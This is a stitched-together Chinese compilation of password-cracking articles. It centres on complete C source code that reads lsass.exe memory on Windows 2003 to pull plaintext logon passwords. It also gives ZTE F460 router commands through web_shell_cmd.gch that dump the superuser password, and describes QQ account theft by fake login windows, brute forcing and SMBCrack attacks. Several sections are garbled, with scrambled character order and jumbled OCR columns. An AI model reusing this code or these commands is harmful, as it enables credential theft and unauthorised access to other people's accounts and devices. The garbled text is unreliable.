
远程登录用户密码破解
远程登陆密码破解2008年02月09日星期六 09:51在所有NT系统中,都是有几种方法可以得到登陆用户的密码的。
我知道的三种方法可以达到目的。
1.hook了winlogon中几个函数,网上也有这类型的程序,叫winlogonhijack的项目在中有提供,不过那个项目只对本地登陆用户有效,远程登陆用户无效。
2.使用Gina和winlogon进行套接,只要对某些函数执行自己的记录密码的代码,就可以将密码记录下来,稳定性高,而且对本地或远程登陆都有效,不过现存的gina后门程序在XP或2003中都有些函数没有被导出过,主要因为xp和2003等在winlogon中加入了新的函数。
3.直接读取内存数据得到明文密码。
在NT4.0/2K中,早就有程序findpass可以直接读到winlogon进程中的内存数据而直接得到登陆用户密码,因为在NT4.0和2K中,帐号的信息,包括域名,帐号和密码都是有规律地在winlogon内存中的特定地址中,所以可以很简单就得到。
但在XP和2003系统中,这样方法是无效的了,似乎我们是没有办法直接读出明文地址了。
下面我们就来谈谈如何象findpass在NT 4.0和2K在,在server 2003中得到登陆用户的密码。
虽然XP和2003是不象以前的NT系统那样将登陆用户信息保存在winlogon进程的内存地址内,但是基Lsass进程对于要处理些信息时,需要得到明文的登陆用户密码,所以登陆用户的密码会在Lsass进程中出现(微软没有将密码在Lsass进程中进行加密,微软的说法是因为Lsass需要得到明文的密码,就算将密码加密,也都只能用可逆的方法加密,只要跟踪lsass的操作,一样可以得到明文密码,所以微软使用了比较懒惰的方法,可能也是为了加快响应速度,所以将明文密码更是放在lsass进程内存内)。
说到这里,大家心里都清楚了,登陆用户的密码是在lsass进程的内存中。
对,就是这么一回事,但是要得到这个明文密码,真是象使用NT 4.0和2K下的findpass那样容易吗?事实上并不是那么容易,因为以下几个原因: A.密码存放在lsass 进程中的内存地址是没有规律的 B.密码有可能被最后登陆的用户复盖(例如管理员abc从本地登陆,然后管理员bbb从远程登陆,然后管理员bbb注销终端,存放在lsass.exe进程内存中的密码,还是管理员bbb的密码),又或者用户登陆后,然后注销了,那么我们就算得到了密码,也不知道是哪个用户的密码。
C.密码前后的数据也是没有规律的,如果有规律,例如密码前的数据,一定是有一段全是01字符的数据段,那么定位密码就简单。
原因A和C都给我们带来定位密码的困难,原B就带来不能确定密码和帐号对应的问题.看来微软在新的系统还是做过点功夫。
不过我们是不会放弃的,就算是碰碰运气,也看能不能得到密码,反正就算失败,也没什么关系。
最后的代码,是我写来测试是不是能在2003的系统中得到登际用户的密码,结果也正好象我们上面的分析一样(当然了,上面的结果是用这程序测测得到的)。
成功率当然不高,因为受太多原因所影响,定位密码上的困难或者无法定位,或者得到不是密码的信息等等的原因,都令失败率显得相当高,不过总还是一种方法,或者将来有人可以准确定位到,那就是令人高兴了。
虽然说失败率高,但在一种情况下,成功率却是很高的,那就是管理员只是在本地或终端中登陆了,以后再没有用户从本地或终端登陆过,而且管理员也没有锁上过系统,那么成功率就会是相当高的了。
提高成功率的两种做法:1.程序直接写成服务,定时检查本地或远程登陆(其实没什么分别),当检测到登陆后,去搜索lsass进程内存,尝试得到密码。
2.程序模拟一个登陆(使用LogonUser()就能搞定),因为使用LogonUser()这个API,你要提供帐号名和对应的正确的密码,才可以成功,然后你就可以去搜索lsass进程内存。
因为知道密码是什么,我们就能定位到密码是保存在什么地方。
因为登陆用户的密码都是保存在同一个地址或相离不远的地址中,模拟登陆和搜索,可以先定位以后登陆的用户的密码会大约保存在什么位置。
无论怎说,三种方法中,最稳定,最安全的方法还是使用Gina那种方法.Hijack了winlogn一些API的方法,毕竟是改动了系统的东西,对系统的稳定性来说,会有考验,直接搜索lsass进程内存的方法呢,虽说也是困难,但准确性,成功率却又是低。
下面的代码使用的是很笨,而且很原始的搜索方法,主要是搜索Lsass内存中"LocalSystem Remote Procedure"这个字符串,因为在相当多的测试中,密码都是保存在有这个字符串的地址后一点的位置中,当然了,很多系统并没有这个字符串,或者就算有,我们得到的都是错误的密码。
代码://******************************************************************************** // Version: V1.0 // Coder: WinEggDrop // Date Release: 12/15/2004 // Purpose: To Demonstrate Searching Logon User Password On 2003 Box,The Method // Used Is Pretty Unwise,But This May Be The Only Way To Review The // Logon User‘s Password On Windows 2003. // Test Platform: Windows 2003 // Compiled On: VC++ 6.0//******************************************************************************** #include #include #include #define BaseAddress 0x002b5000 // The Base Memory Address To Search;The Password May Be Located Before The Address Or Far Mor e From This Address,Which Causes The Result Unreliable char Password[MAX_PATH] = ; // Store The Found Password // Function ProtoType Declaration//------------------------------------------------------------------------------------------------------ BOOL FindPassword(DWORD PID); int Search(char *Buffer,const UINT nSize); DWORD GetLsassPID(); BOOL Is2003();//------------------------------------------------------------------------------------------------------ // End Of Fucntion ProtoType Declaration int main() { DWORD PID = 0; printf("Windows 2003 Password Viewer V1.0 By WinEggDropnn"); if (!Is2003()) // Check Out If The Box Is 2003 { printf("The Program Can‘t Only Run On Windows 2003 Platformn"); return -1; } PID = GetLsassPID(); // Get The Lsass.exe PID if (PID == 0) // Fail To Get PID If Returning Zerom { return -1; } FindPassword(PID); // Find The Password From Lsass.exe Memory return 0; } // End main()//------------------------------------------------------------------------------------ // Purpose: Search The Memory & Try To Get The Password // Return Type: int // Parameters: // In: char *Buffer --> The Memory Buffer To Search // Out: const UINT nSize --> The Size Of The Memory Buffer // Note: The Program Tries To Locate The Magic String "LocalSystem Remote Procedure", // Since The Password Is Near The Above Location,But It‘s Not Always True That // We Will Find The Magic String,Or Even We Find It,The Password May Be Located // At Some Other Place.We Only Look For Luck//------------------------------------------------------------------------------------ int Search(char *Buffer,const UINT nSize) { UINT OffSet = 0; UINT i = 0; UINT j = 0 ; UINT Count = 0; if (Buffer == NULL) { return -1; } for (i = 0 ; i < nSize ; i++) { /* The Below Is To Find The Magic String,Why So Complicated?That Will Thank MS.The Separation From Word To Word Is Not Separated With A Space,But With A Ending Character,So Any Search API Like strstr() Will Fail To Locate The Magic String,WeHave To Do It Manually And Slowly */ if (Buffer == ‘L‘) { OffSet = 0; if (strnicmp(&Buffer[i + OffSet],"LocalSystem",strlen("LocalSystem")) == 0) { OffSet += strlen("LocalSystem") + 1; if (strnicmp(&Buffer[i + OffSet],"Remote",strlen("Remote")) == 0) { OffSet += strlen("Remote") + 1; if (strnicmp(&Buffer[i + OffSet],"Procedure",strlen("Procedure")) == 0) { OffSet += strlen("Procedure") + 1; if (strnicmp(&Buffer[i + OffSet],"Call",strlen("Call")) == 0) { i += OffSet; break; } } } } } } if (i < nSize) { ZeroMemory(Password,sizeof(Password)); for (; i < nSize ; i++) { if (Buffer == 0x02 && Buffer[i + 1] == 0 && Buffer[i + 2] == 0 && Buffer[i + 3] == 0 && Buffer[i + 4] == 0 && Buffer[i + 5] == 0 && Buffer[i + 6] == 0) { /* The Below Code Is To Retrieve The Password.Since The String Is In Unicode format,So We Will Do It In That Way */ j = i + 7; for (; j < nSize; j += 2) { if (Buffer[j] > 0) { Password[Count++] = Buffer[j]; } else { break; } } return i + 7; // One Flag To Indicate We Find The Password } } } return -1; // Well,We Fail To Find The Password,And This Always Happens } // End Search//------------------------------------------------------------------------------------ // Purpose: To Get The Lsass.exe PID // Return Type: DWORD // Parameters: None //------------------------------------------------------------------------------------ DWORD GetLsassPID() { HANDLE hProcessSnap; HANDLE hProcess = NULL; PROCESSENTRY32 pe32; DWORD PID = 0; hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0); if( hProcessSnap == INVALID_HANDLE_value ) { printf("Fail To Create Snap Shotn"); return 0; } pe32.dwSize = sizeof(PROCESSENTRY32); if( !Process32First(hProcessSnap,&pe32)) { CloseHandle(hProcessSnap); // Must clean up the snapshot object! return 0; } do { if (strcmpi(pe32.szExeFile,"Lsass.EXE") == 0) { PID = pe32.th32ProcessID; break; } }while(Process32Next( hProcessSnap, &pe32)); CloseHandle( hProcessSnap); return PID; } // End GetLsassPID()//------------------------------------------------------------------------------------ // Purpose: To Find The Password // Return Type: BOOLEAN // Parameters: // In: DWORD PID -> The Lsass.exe‘s PID//------------------------------------------------------------------------------------ BOOL FindPassword(DWORD PID) { HANDLE hProcess = NULL; char Buffer[5 * 1024] = ; DWORD ByteGet = 0; int Found = -1; hProcess = OpenProcess(PROCESS_VM_READ,FALSE,PID); // Open Process if (hProcess == NULL) { printf("Fail To Open Processn"); return FALSE; } if (!ReadProcessMemory(hProcess,(PVOID)BaseAddress,Buffer,5 * 1024,&ByteGet)) // Read The Memory From Lsass.exe { printf("Fail To Read Memoryn"); CloseHandle(hProcess); return FALSE; } CloseHandle(hProcess); Found = Search(Buffer,ByteGet); // Search The Password if (Found >= 0) // We May Find The Password { if (strlen(Password) > 0) // Yes,We Find The Password Even We Don‘t Know If The Password Is Correct Or Not { printf("Found Password At #0x%x -> "%s"n",Found + BaseAddress,Password); } } else { printf("Fail To Find The Passwordn"); } return TRUE; } // End FindPassword//------------------------------------------------------------------------------------ // Purpose: Check If The Box Is Windows 2003 // Return Type: BOOLEAN // Parameters: None//------------------------------------------------------------------------------------ BOOL Is2003() { OSVERSIONINFOEX osvi; BOOL b0sVersionInfoEx; ZeroMemory(&osvi,sizeof(OSVERSIONINFOEX)); osvi.dwOSVersionInfoSize=sizeof(OSVERSIONINFOEX); if(!(b0sVersionInfoEx=GetVersionEx((OSVERSIONINFO *)&osvi))){ osvi.dwOSVersionInfoSize=sizeof(OSVERSIONINFO); } return (o svi.dwMajorVersion == 5 && osvi.dwMinorVersion == 2); } // End Is2003() // End Of File 附件程序相当于密码定位程序,用来测试在lsass内存中搜索指定的字符串或模拟登陆的密码. 用法: 1.locator 字符串 -> 在lsass进程内存中搜索指定的那个"字符串",返回确定的位置 2.Locator 用户名密码 -> 在系统中建立一个参数指定的用户,并进行模拟登陆,然后搜索"密码"在lsass进程内存中的位置,生成的帐户程序运行完后会自动删除。
九种破解登录密码方法

九种破解登录密码方法九种解破登录码密方法1indWowsP的X用过程使如果你是一中很容个遗易忘人的那,一定不要忘记在第一么设次置码的同密创建时张一可以恢复indWowXPs的账户中密码的动启,它盘可以让你免格去式硬盘的烦恼化。
从控制“板”中找面到用“户账户”,选中项己的自账进入户图如示所的制界面,控我可以看们左到侧任务表列中有一“阻项一止个已记忘的码密”,点后便可击开打“记忘码向密”,向导会提示插导入张格一式过的空白磁化,盘作操过中程让会输你入账该户使用所的密码,快便很可以创建一张密重码盘设。
以后当,我忘记们了户账密码时候的,没有使在“欢迎屏幕用”录方式登的况下情录登Wi到ndowXPs,按后“下trClA+l+tDl”e合组,出键“W现idnwo安s”窗口全,击选点项“更改中密码按”,钮现出改密码窗口。
这个更口中,将窗当用户前密码备的份点击左下角,“份备”按钮激活“,忘密记向码导,按照”示创建提密重设盘码。
如果在inWowdXPs登录的口窗入了输错的误码密,会就弹出登“失败录”口,窗如你的果想不起确自己的来密码什么时是,点击“可设重”按,钮启密动重设向码导,过通才刚创建的所码密重设盘就可,用这张以码重密设更盘密码并启动改系。
重新统设密定,码登W录ndiwsXoP。
“密重码盘”的设建,创含有一的危定性,因险任何人都为以可用使一张“这密码设重”来盘录登WindoswPX都可以,以该用的名义进户入用帐户户,操作真正户用所能作操的一切所,以必须“密将码设盘重”存在保适当的方地,防丢失或以泄密。
失方1—法利—用a“dimintsator”r(方此适用于管法理用户员不是名“admniistraor”的t情)况我们道知安装在iWdowsXPn过中,程先首是以“dmaiinsrattr”o认登录,默后然要求会创一个新账户,以进建Wi入ndosXw时P用使新建账此户登录,且而W在idnwsoPX登录界面中也只会出现创建的这个用的户号,账会不出“a现dinistmatrro,”但实际上该a“diminstrtar”o号还账存是的在并,且密码为空。
远程登录安全隐患排查(3篇)

第1篇随着信息技术的飞速发展,远程登录已成为许多企业和个人日常工作的重要组成部分。
远程登录方便了用户在不同地点访问企业内部资源,提高了工作效率。
然而,远程登录也带来了一系列安全隐患。
为了确保远程登录的安全,本文将对远程登录的安全隐患进行排查,并提出相应的防范措施。
一、远程登录安全隐患概述1. 网络攻击远程登录过程中,数据传输可能遭受网络攻击,如钓鱼攻击、中间人攻击等。
攻击者通过截获用户名、密码等敏感信息,非法获取远程登录权限。
2. 密码泄露用户密码是远程登录的安全防线,若密码设置过于简单或泄露,将导致远程登录系统面临严重的安全风险。
3. 恶意软件感染远程登录过程中,用户电脑可能遭受恶意软件感染,如木马、病毒等。
这些恶意软件可能窃取用户敏感信息,甚至控制用户电脑。
4. 系统漏洞远程登录系统可能存在漏洞,如SQL注入、跨站脚本攻击等。
攻击者利用这些漏洞,可实现对远程登录系统的非法控制。
5. 恶意代码注入攻击者可能通过注入恶意代码,篡改远程登录系统的功能,甚至获取系统管理员权限。
二、远程登录安全隐患排查方法1. 网络攻击排查(1)对远程登录系统进行安全评估,识别潜在的网络攻击风险。
(2)使用网络安全工具,如防火墙、入侵检测系统等,实时监控网络流量,防止恶意攻击。
(3)对远程登录数据传输进行加密,确保数据传输的安全性。
2. 密码泄露排查(1)定期对用户密码进行强度检测,要求用户设置复杂密码。
(2)对密码进行加密存储,防止密码泄露。
(3)实施密码策略,如密码有效期、密码修改频率等。
3. 恶意软件感染排查(1)定期对用户电脑进行安全检查,及时发现并清除恶意软件。
(2)使用杀毒软件实时监控,防止恶意软件感染。
(3)教育用户提高安全意识,不随意下载不明来源的软件。
4. 系统漏洞排查(1)定期更新远程登录系统,修复已知漏洞。
(2)对远程登录系统进行安全评估,识别潜在的系统漏洞。
(3)实施严格的权限管理,限制非授权用户访问系统。
破解F460

超级密码获取1:浏览器中输入:http://192.168.1.1/web_shell_cmd.gch 2:输入:sendcmd 1 DB p UserInfo 点击Submit自动拨号:1:使用刚才获取的超级用户密码登录:192.168.1.1 2:点击网络-宽带设置,按图所示操作去除电信远程:1:登录后如图操作破解4台设备:1:登录打开浏览器,输入:http://192.168.1.1/web_shell_cmd.gch2:输入:sendcmd 1 DB p CltLmt3:修改最大限制将4替换成255,输入:sendcmd 1 DB set CltLmt 8 Max 255 4:输入:sendcmd 1 DB save保存修改的数据,重启猫一些命令详解:telnet登入后输入sendcmd 1 DB p UserInfo [回车]注意大小写和空格就可获得超级密码:telecomadmin******** (*是阿拉伯数字)sendcmd 1 DB set CltLmt 8 Enable 0sendcmd 1 DB set CltLmt 8 Max 99sendcmd 1 DB savereboot输入sendcmd 1 DB p CltLmt (注意空格和大小写)解释:查看一下当前的用户数量可能有9个IGD.CltLmt 1-9 区段,分别代表不同的上网终端类型,其中最后一个IGD.CltLmt9 表示其它所有。
观察每个IGD.CltLmt 下的项目,Enable 的值表示是否启用本类型的限制,Max的值就是限制多少个。
所以只需把Enable 改为0 或者把Max 改成800。
一般情况下,都是改IGD.CltLmt9 下面的数。
比如:.....---->>改成0 ,就是去掉限制---->> Type 8 , 表示其它所有上网终端---->> 就是限制最大数量3、输入sendcmd 1 DB set CltLmt 8 Max 99 (注意空格和大小写点击Submit按钮)解释:修改最大用户数为99,原来是4,可以改成其他数目,建议最大数目不超过2554、输入sendcmd 1 DB set CltLmt 8 Enable 0 (注意空格和大小写点击Submit按钮)解释:去掉限制,部分地区可能有这个检查,为安全起见建议大家将这个值改成05、输入sendcmd 1 DB save (注意空格和大小写点击Submit按钮)解释:修改保存通过命令cat /proc/cpuinfo ,可见F460S 是xxx的CPU按照论坛上的办法改掉了远程管理地址,甚至删除了远程管理tr069今天发现不了多拨,然后登陆f460发现这个问题多了个连接用超级用户进入web管理界面,网络——远程管理——中间件管理模式——“关闭中间件”(在本人F460S上通过)试试,不知道是否有效。
电脑密码怎么破解
电脑密码怎么破解导言:在如今信息化社会,电脑成为人们日常生活中不可或缺的工具之一。
为了保护个人隐私和重要数据的安全,很多人会设置密码来保护自己的电脑。
然而,有时候我们可能会忘记自己设置的密码,或者需要访问他人设防的电脑。
在这种情况下,了解如何破解电脑密码可能是非常有用的。
本文将介绍几种常见的电脑密码破解方法,但请注意,在未经授权的情况下,任何非法破解他人密码的行为都是违法的。
一、使用默认密码很多厂商在生产电脑和操作系统时会设置一个默认密码。
这些默认密码通常是为了方便用户初始设置密码时使用的,但由于很多用户并不更改默认密码,因此这些默认密码也成为了一种潜在的破解方式。
可以通过上网搜索查找对应的电脑或操作系统的默认密码列表,然后尝试使用这些密码进行登录。
然而,由于默认密码通常是公开的信息,所以这种方法的成功率相对较低。
二、使用重置盘操作系统通常提供了重置密码的功能,用户可以使用重置盘来恢复系统密码。
重置盘通常是一个可移动存储设备,如USB闪存驱动器或光盘,其中包含了系统重置密码的工具。
用户只需要将重置盘插入电脑,然后按照重置程序的指示重置密码即可。
这是一个相对简单有效的方法,但需要用户事先制作好重置盘。
三、使用第三方软件除了使用操作系统提供的重置密码功能,还可以使用一些第三方软件来破解电脑密码。
这些软件通常是由安全专家开发的,可以绕过操作系统的密码验证机制,从而重置或破解密码。
一些知名的密码破解软件包括:Ophcrack, Cain & Abel, John the Ripper等。
然而,这些软件需要一定的技术知识和经验才能使用,而且对于较复杂的密码,破解成功的可能性也较低。
四、使用破解工具除了第三方软件,还有一些专门的破解工具可以用来破解电脑密码。
这些工具通常是由黑客和安全研究人员创建,可以利用系统漏洞或密码破解算法来获取密码。
然而,使用这些工具是非法的,而且需要一定的技术知识和经验,因此我们强烈不建议使用这些工具。
路由器登陆密码破解
路由器登录密码破解
概述
路由器是用于连接局域网和广域网之间的网络设备,而登录路由器则是配置和管理路由器的必要步骤。
通常,用户可以通过输入正确的用户名和密码来登录路由器。
然而,有时候用户可能会忘记或丢失路由器的登录密码,这时就需要进行密码破解。
本文将介绍一些常用的密码破解方法和技巧,帮助您重新获得路由器的登录权限。
请注意,本文提供的信息仅供学习和了解用途,切勿用于非法目的。
方法一:使用默认的用户名和密码
许多路由器在出厂时都使用相同的默认用户名和密码。
这些默认凭据通常可以在用户手册、路由器标签或制造商的官方网站上找到。
您可以尝试使用这些默认凭据来登录路由器。
以下是一些常见的默认用户名和密码示例:
品牌默认用户名默认密码
TP-Link admin admin
D-Link admin admin
NETGEAR admin password
请注意,在尝试使用默认凭据登录路由器之前,确保您已经尝试过使用空白密码或密码恢复选项。
防止由于连续尝试登录路由器而锁定账户。
方法二:使用常用密码
如果您对使用默认凭据没有成功,您可以尝试使用常用密码破解路由器密码。
许多用户倾向于使用弱密码,如。
远程破斛盗窃QQ密码的内幕

就 可利用在线盗号工具实现远程 T / CPI 追 说将 “ P的 生效次数 ” 定为 3 那么用户第 一次运 设 , 捕 , 而 神 不 知 鬼不 觉 地 盗 取 QQ 密码 ! 从
言 , 士杀人 用石盘。远程盗取 QQ密码还有 下
一
在线破 解改 变了本地破 解那种 被动 的破 解方式 ,只要是在线的 QQ号码 都可以破解 , 术 ,所 以在枚举 密钥位数长度 以及类型时 , 校 受到 电脑速度 、 网速等诸 多 因素 的影响 , 因此 比前面的本地破解更麻烦。
服 务 器进 行 扫描 ,只 要 想 盗 的 QQ 号 码 在线 ,
一
项 设 置 可 以决 定 真 假 QQ 交 替 运 行 的 次 数 ,
4消■ 诈骗 .
孔子 日: 士 杀人用笔 端 , 士杀人 用语 上 中
可 以减 少 用 户 在 使 用 QQ 时 产 生 的怀 疑 。比 如 行 的是 真 QQ 了 ,也 就 是 说 在 第 三 次运 行 时 , 用 户 的 QQ 号便 被 盗 了 ! QQ 密码 发 送 的 过 在
目前 功 能 比 较 强 大 的 一 款 QQ 密码 在 线 破 解 软件 叫 QQE poe 。 它 的破 解 操 作 分 四 x lrr
种大家最常见 , 也是最 简单、 最有效 的方 法 ,
那就 是 利 用 不 少 人 爱贪 小 便 宜 的 弱 点 , 行人 进 为 的 欺骗 ! 比如 我 们 的 QQ 经 常 会 收 到 如 下 的 陌 生 人消息 : 标 题 : 讯 关 于 X X X获 奖 通 知 腾 XX “ QQ 幸 运 儿 喜 ! !您 已经 成 为 QQ 在 恭 !
程 中 , 果发送 失败 , 如 它还 会把 QQ 号 和密码
破电脑密码简单方法
破电脑密码简单方法
电脑密码是保护私人信息和数据的重要手段,但有时候我们自己会忘记密码或者需要破解别人的密码。
下面介绍几种简单的破电脑密码的方法。
1. 使用重置密码工具
重置密码工具是一种专门为解决密码问题而设计的软件,它能够重置或破解电脑的登录密码。
具体操作步骤为:下载重置密码工具,将其刻录至光盘或U盘中,然后重启电脑,进入BIOS设置,将启动项改为光盘或U盘,最后按照提示进行重置密码即可。
2. 使用管理员账户
如果你忘记了自己的密码,但是电脑上有其他管理员账户,那么你可以使用这个管理员账户来重置密码。
具体步骤为:登录管理员账户,打开控制面板,选择用户账户,点击重置密码,输入新密码即可。
3. 使用安全模式
在安全模式下登录系统,可以直接进入系统管理界面,而不需要输入密码。
具体步骤为:重启电脑,按F8键进入高级启动选项,选择安全模式启动,进入系统后,更改密码即可。
需要注意的是,破解密码可能涉及到违法行为,所以请根据实际情况谨慎使用上述方法。
同时,我们应该加强密码安全意识,确保密码不会被破解。
建议大家设置强密码,并定期更改密码,同时不要将密码告诉他人。
- 1 -。
远程破解盗窃QQ密码的内幕(图)
远程破解盗窃QQ密码的内幕(图)远程破解”与“本地破解”正好相反,是指QQ盗号者通过⽹络盗窃远端QQ⽤户的密码。
这种QQ破解有很多⽅法,如在线密码破解、登录窗⼝破解、邮箱破解、消息诈骗以及形形⾊⾊的QQ⽊马病毒等。
下⾯就让我们⼀同来看看这些QQ密码的远程破解是怎么实现的。
1、在线密码破解 ⼤家知道QQ可以利⽤代理服务器登录,这是⼀种保护措施。
它不仅可以隐藏⽤户的真实IP地址,以避免遭受⽹络攻击,还可以加快登录速度,保证登录的稳定性。
在线密码破解和本地密码破解采⽤的技术⽅法类似,都是穷举法,只不过前者完全脱离了本地⽤户使⽤的QQ。
它通过对登录代理服务器进⾏扫描,只要想盗的QQ号码在线,就可利⽤在线盗号⼯具实现远程TCP/IP的追捕,从⽽神不知⿁不觉地盗取QQ密码! 在线破解改变了本地破解那种被动的破解⽅式,只要是在线的QQ号码都可以破解,适⽤范围较⼴。
但是由于它仍然采⽤穷举法技术,所以在枚举密钥位数长度以及类型时,校验时间很长,破解效率不⾼。
同样,这种⽅法还受到电脑速度、⽹速等诸多因素的影响,因此⽐前⾯的本地破解更⿇烦。
⽬前功能⽐较强⼤的⼀款QQ密码在线破解软件叫QQExplorer。
它的破解操作分四步:第⼀步,在QQ起始号码和结束号码中填上想要盗取的QQ号码(此号码必须在线);第⼆步,在“添加或删除HTTP代理服务器”中输⼊代理服务器的IP地址和端⼝号码(如果你嫌⾃⼰寻找QQ 代理服务器⿇烦,可以使⽤⼀些现代的QQ代理公布软件);第三步,点击“添加&测试”按钮,软件先⾃动检测此服务器是否正常,确定后将它加⼊代理服务器列表(此软件可填⼊多个代理服务器的地址,并且能够⾃动筛选不可⽤或者速度慢的服务器);第四步,点击“开始”按钮,开始在线密码破解…… 图1 2、登录窗⼝破解 伪造QQ登录窗⼝的盗号⽅法⾮常简单,这是⼀种⽐较另类的⽊马破解⽅法(后⾯对⽊马破解有专门讲述)。
先⽤盗号软件⽣成⼀个伪装的QQ主程序,它运⾏后会出现跟腾讯QQ⼀模⼀样的登录窗⼝,只要⽤户在这个伪登录窗⼝中登录,输⼊的QQ号及密码就会被记录下来,并通过电⼦邮件发送到盗号者指定的油箱中,在此以⼀款叫“狐Q”的软件为例,⾸次运⾏它时,它会把⾃⾝复制到QQ⽬录中,并把原来的QQ.exe⽂件改名为(这样的更改不会影响QQ的正常运⾏)。
破解远程主机管理员密码方法
破解远程主机管理员密码方法
SMBCrack和以往的暴力破解工具不同,没有采用系统的API,而是使用了SMB的协议。
它的破解方法更有效。
使用SMBCrack破解远程主机管理员密码首先需要配置字典。
如图1所示,打开流光工具安全字典III-流光版,进入配置界面:图1 图2 生成字典后,在DOS 下启动SMB
SMBCrack和以往的暴力破解工具不同,没有采用系统的API,而是使用了SMB的协议。
它的破解方法更有效。
使用SMBCrack破解远程主机管理员密码首先需要配置字典。
如图1所示,打开流光→工具→安全字典III-流光版,进入配置界面:
图1
图2
生成字典后,在DOS下启动SMBCrack,启动界面如图3所示:图3
SMBCrack的格式为:SMBCrack <IP> <Username> <Password file>
其中:<IP>: 远程计算机的IP
<Username>: 用户名,例如Administrator
<Password file>: 字典文件。
例如:我们要破解IP为169.254.19.73这台远程主机的Administrator用户的密码,命令如图4所示,输入命令smbcrack 169.254.19.73 administrator c:\1.dic。
图4
图5
运行命令后等待一段时间后,假如你的字典配置完全匹配于密码的话,就可以猜解出远程主机的密码,如图5所示,远程主机用户administrator的密码为zmhacker。
十个破译密码方法
⼗个破译密码⽅法 个⼈⽹络密码安全是整个⽹络安全的⼀个重要环节,如果个⼈密码遭到⿊客破解,将引起⾮常严重的后果,例如⽹络银⾏的存款被转账盗⽤,⽹络游戏内的装备或者财产被盗,QQ币被盗⽤等等,增强⽹民的⽹络安全意识是⽹络普及进程的⼀个重要环节,因此,在⽹民采取安全措施保护⾃⼰的⽹络密码之前,有必要了解⼀下流⾏的⽹络密码的破解⽅法,⽅能对症下药,以下是我总结的⼗个主要的⽹络密码破解⽅法。
1、暴⼒穷举 密码破解技术中最基本的就是暴⼒破解,也叫密码穷举。
如果⿊客事先知道了账户号码,如邮件帐号、QQ⽤户帐号、⽹上银⾏账号等,⽽⽤户的密码⼜设置的⼗分简单,⽐如⽤简单的数字组合,⿊客使⽤暴⼒破解⼯具很快就可以破解出密码来。
因此⽤户要尽量将密码设置的复杂⼀些。
2、击键记录 如果⽤户密码较为复杂,那么就难以使⽤暴⼒穷举的⽅式破解,这时⿊客往往通过给⽤户安装⽊马病毒,设计“击键记录”程序,记录和监听⽤户的击键操作,然后通过各种⽅式将记录下来的⽤户击键内容传送给⿊客,这样,⿊客通过分析⽤户击键信息即可破解出⽤户的密码。
3、屏幕记录 为了防⽌击键记录⼯具,产⽣了使⽤⿏标和图⽚录⼊密码的⽅式,这时⿊客可以通过⽊马程序将⽤户屏幕截屏下来然后记录⿏标点击的位置,通过记录⿏标位置对⽐截屏的图⽚,从⽽破解这类⽅法的⽤户密码。
4、⽹络钓鱼 “⽹络钓鱼”攻击利⽤欺骗性的电⼦邮件和伪造的⽹站登陆站点来进⾏诈骗活动,受骗者往往会泄露⾃⼰的敏感信息(如⽤户名、⼝令、帐号、PIN码或信⽤卡详细信息),⽹络钓鱼主要通过发送电⼦邮件引诱⽤户登录假冒的⽹上银⾏、⽹上证券⽹站,骗取⽤户帐号密码实施盗窃。
5、Sniffer(嗅探器) 在局域⽹上,⿊客要想迅速获得⼤量的账号(包括⽤户名和密码),最为有效的⼿段是使⽤Sniffer程序。
Sniffer,中⽂翻译为嗅探器,是⼀种威胁性极⼤的被动攻击⼯具。
使⽤这种⼯具,可以监视⽹络的状态、数据流动情况以及⽹络上传输的信息。